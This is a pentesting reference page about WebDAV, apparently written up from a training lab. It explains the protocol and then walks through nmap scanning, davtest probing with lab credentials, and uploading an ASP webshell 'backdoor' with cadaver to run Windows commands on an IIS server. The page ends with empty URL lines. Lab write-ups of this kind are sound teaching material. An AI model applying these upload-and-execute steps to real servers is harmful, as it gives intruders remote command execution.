> For the complete documentation index, see [llms.txt](https://notes.cavementech.com/pentesting-quick-reference/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://notes.cavementech.com/pentesting-quick-reference/different-applications-vulnerabilities/webdav.md).
# WebDAV
WebDAV is an extension of the [HTTP protocol](https://www.google.com/search?q=HTTP+protocol\&oq=webdav\&gs_lcrp=EgZjaHJvbWUyBggAEEUYOTIMCAEQIxgnGIAEGIoFMgYIAhAjGCcyEwgDEC4YgwEYxwEYsQMY0QMYgAQyDQgEEAAYgwEYsQMYgAQyDQgFEAAYgwEYsQMYgAQyDQgGEAAYgwEYsQMYgAQyBggHEEUYQdIBCDYzOThqMGo3qAIAsAIA\&sourceid=chrome\&ie=UTF-8\&ved=2ahUKEwifvoLYvJeRAxWAT0EAHWqRLwgQgK4QegYIAQgAEAQ) that allows users to collaboratively edit and manage files on remote web servers as if they were a local network drive. It enables remote read and write access to server files, providing a way to manage web content and acting as an alternative to protocols like FTP. Common use cases include acting as a backend for cloud storage services and providing access to shared folders on network-attached storage (NAS) devices. How it works
* **Protocol Extensions**: WebDAV adds new methods to the HTTP protocol to manage files, such as `COPY`, `MOVE`, and `LOCK`.
* **Remote File Access**: It allows clients to perform file operations like creating, deleting, and renaming files and folders over a network.
* **Collaborative Editing**: The `LOCK` command prevents multiple users from editing the same file simultaneously, which is crucial for collaborative environments.
* **Standardization**: It is an open standard, meaning it can be implemented across different operating systems like Windows, macOS, and Linux.
Common uses and features
* **Cloud Storage**: Many cloud storage services, like Nextcloud and some configurations of Box, use WebDAV to provide remote access to files.
* **Network Drives**: It allows you to map a remote folder on a web server as a network drive on your local computer.
* **Alternatives to FTP**: WebDAV is often seen as a more secure and convenient alternative to FTP because it can use the same port as regular web traffic (port 80 or 443), and it has better security options built in.
* **Other Protocols**: WebDAV is the foundation for other protocols like CalDAV (for calendars) and [CardDAV](https://www.google.com/search?q=CardDAV\&oq=webdav\&gs_lcrp=EgZjaHJvbWUyBggAEEUYOTIMCAEQIxgnGIAEGIoFMgYIAhAjGCcyEwgDEC4YgwEYxwEYsQMY0QMYgAQyDQgEEAAYgwEYsQMYgAQyDQgFEAAYgwEYsQMYgAQyDQgGEAAYgwEYsQMYgAQyBggHEEUYQdIBCDYzOThqMGo3qAIAsAIA\&sourceid=chrome\&ie=UTF-8\&ved=2ahUKEwifvoLYvJeRAxWAT0EAHWqRLwgQgK4QegYIAQgAEBU) (for address books).
How to connect
* **Windows**: You can map a WebDAV drive through File Explorer by right-clicking "This PC," selecting "Map network drive," and entering the WebDAV server's URL.
* **macOS**: Use the "Connect to Server" option in Finder and enter the server's path, which often starts with `https://`.
* **Linux**: You can mount a WebDAV share from the command line using tools like `davfs2`.
### Scanning
We have webdav on IIS
```
┌──(root㉿INE)-[~]
└─# sudo nmap -A demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-29 19:05 IST
Nmap scan report for demo.ine.local (10.5.23.28)
Host is up (0.0032s latency).
Not shown: 994 closed tcp ports (reset)
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE COPY PROPFIND LOCK UNLOCK PROPPATCH MKCOL PUT DELETE MOVE
|_http-title: Did not follow redirect to /Default.aspx
| http-webdav-scan:
| Server Type: Microsoft-IIS/10.0
| Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, LOCK, UNLOCK
| Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL, PUT, DELETE, COPY, MOVE, LOCK, UNLOCK
| WebDAV type: Unknown
|_ Server Date: Sat, 29 Nov 2025 13:36:20 GMT
|_http-server-header: Microsoft-IIS/10.0
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
3306/tcp open mysql MySQL (unauthorized)
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: DOTNETGOAT
| NetBIOS_Domain_Name: DOTNETGOAT
| NetBIOS_Computer_Name: DOTNETGOAT
| DNS_Domain_Name: DotNetGoat
| DNS_Computer_Name: DotNetGoat
| Product_Version: 10.0.17763
|_ System_Time: 2025-11-29T13:36:20+00:00
| ssl-cert: Subject: commonName=DotNetGoat
| Not valid before: 2025-11-28T13:34:01
|_Not valid after: 2026-05-30T13:34:01
|_ssl-date: 2025-11-29T13:36:28+00:00; 0s from scanner time.
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=11/29%OT=80%CT=1%CU=33097%PV=Y%DS=3%DC=T%G=Y%TM=692
OS:AF6DD%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=108%TI=I%CI=I%II=I%SS=S
OS:%TS=U)SEQ(SP=107%GCD=4%ISR=108%TI=I%CI=I%II=I%SS=S%TS=U)OPS(O1=M55FNW8NN
OS:S%O2=M55FNW8NNS%O3=M55FNW8%O4=M55FNW8NNS%O5=M55FNW8NNS%O6=M55FNNS)WIN(W1
OS:=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%DF=Y%T=7F%W=FFFF%O
OS:=M55FNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=7F%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T
OS:=7F%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=7F%W=0%S=Z%A=O%F=AR%O=%RD=
OS:0%Q=)T4(R=Y%DF=Y%T=7F%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=7F%W=0%S=
OS:Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=7F%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=
OS:Y%DF=Y%T=7F%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=7F%IPL=164%UN=0%R
OS:IPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=7F%CD=Z)
Network Distance: 3 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2025-11-29T13:36:24
|_ start_date: N/A
TRACEROUTE (using port 1723/tcp)
HOP RTT ADDRESS
1 0.07 ms ap-south-17 (10.10.44.1)
2 ...
3 3.40 ms demo.ine.local (10.5.23.28)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.13 seconds
```
### Finding WebDav directories
We can make use of Nmap script to find the webdav directory
```
──(root㉿INE)-[~]
└─# nmap --script http-enum -sV -p 80 demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-29 19:09 IST
Nmap scan report for demo.ine.local (10.5.23.28)
Host is up (0.0034s latency).
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-enum:
|_ /webdav/: Potentially interesting folder (401 Unauthorized)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.95 seconds
```
### Running davtest tool
```
davtest -url http://demo.ine.local/webdav
```
We can notice, /webdav path is secured with basic authentication.
#### Running davtest tool with credentials
```
┌──(root㉿INE)-[~]
└─# davtest -auth bob:password_123321 -url http://demo.ine.local/webdav
********************************************************
Testing DAV connection
OPEN SUCCEED: http://demo.ine.local/webdav
********************************************************
NOTE Random string for this session: sDxVmbzX_Ps
********************************************************
Creating directory
MKCOL SUCCEED: Created http://demo.ine.local/webdav/DavTestDir_sDxVmbzX_Ps
********************************************************
Sending test files
PUT php SUCCEED: http://demo.ine.local/webdav/DavTestDir_sDxVmbzX_Ps/davtest_sDxVmbzX_Ps.php
PUT shtml SUCCEED: http://demo.ine.local/webdav/DavTestDir_sDxVmbzX_Ps/davtest_sDxVmbzX_Ps.shtml
PUT txt SUCCEED: http://demo.ine.local/webdav/DavTestDir_sDxVmbzX_Ps/davtest_sDxVmbzX_Ps.txt
PUT jsp SUCCEED: http://demo.ine.local/webdav/DavTestDir_sDxVmbzX_Ps/davtest_sDxVmbzX_Ps.jsp
PUT pl SUCCEED: http://demo.ine.local/webdav/DavTestDir_sDxVmbzX_Ps/davtest_sDxVmbzX_Ps.pl
PUT cfm SUCCEED: http://demo.ine.local/webdav/DavTestDir_sDxVmbzX_Ps/davtest_sDxVmbzX_Ps.cfm
PUT aspx SUCCEED: http://demo.ine.local/webdav/DavTestDir_sDxVmbzX_Ps/davtest_sDxVmbzX_Ps.aspx
PUT asp SUCCEED: http://demo.ine.local/webdav/DavTestDir_sDxVmbzX_Ps/davtest_sDxVmbzX_Ps.asp
PUT jhtml SUCCEED: http://demo.ine.local/webdav/DavTestDir_sDxVmbzX_Ps/davtest_sDxVmbzX_Ps.jhtml
PUT cgi SUCCEED: http://demo.ine.local/webdav/DavTestDir_sDxVmbzX_Ps/davtest_sDxVmbzX_Ps.cgi
PUT html SUCCEED: http://demo.ine.local/webdav/DavTestDir_sDxVmbzX_Ps/davtest_sDxVmbzX_Ps.html
```

We can notice, we have uploaded almost all the important file types to the /webdav directory. Also, we can execute three types of files. i.e asp, text, and html.
### Upload a asp shell using cadaver
The **cadaver tool** is a **command-line WebDAV client for Unix** that allows users to interact with WebDAV-enabled web servers as if they were a local or network filesystem. Its operation is modeled after the standard BSD `ftp` client and the Samba project's `smbclient` tool, making it familiar to users experienced with those command-line interfaces
```
┌──(root㉿INE)-[~]
└─# cadaver http://demo.ine.local/webdav
Authentication required for demo.ine.local on server `demo.ine.local':
Username: bob
Password:
dav:/webdav/>
```

Now Upload asp backdoor to the IIS web server in webdav directory.
```
put /usr/share/webshells/asp/webshell.asp
ls
```

### Access the backdoor using the firefox browser
**URL:**
**Enter credentials:** bob:password\_123321
We can enter Windows commands in the text-box input field.
URL: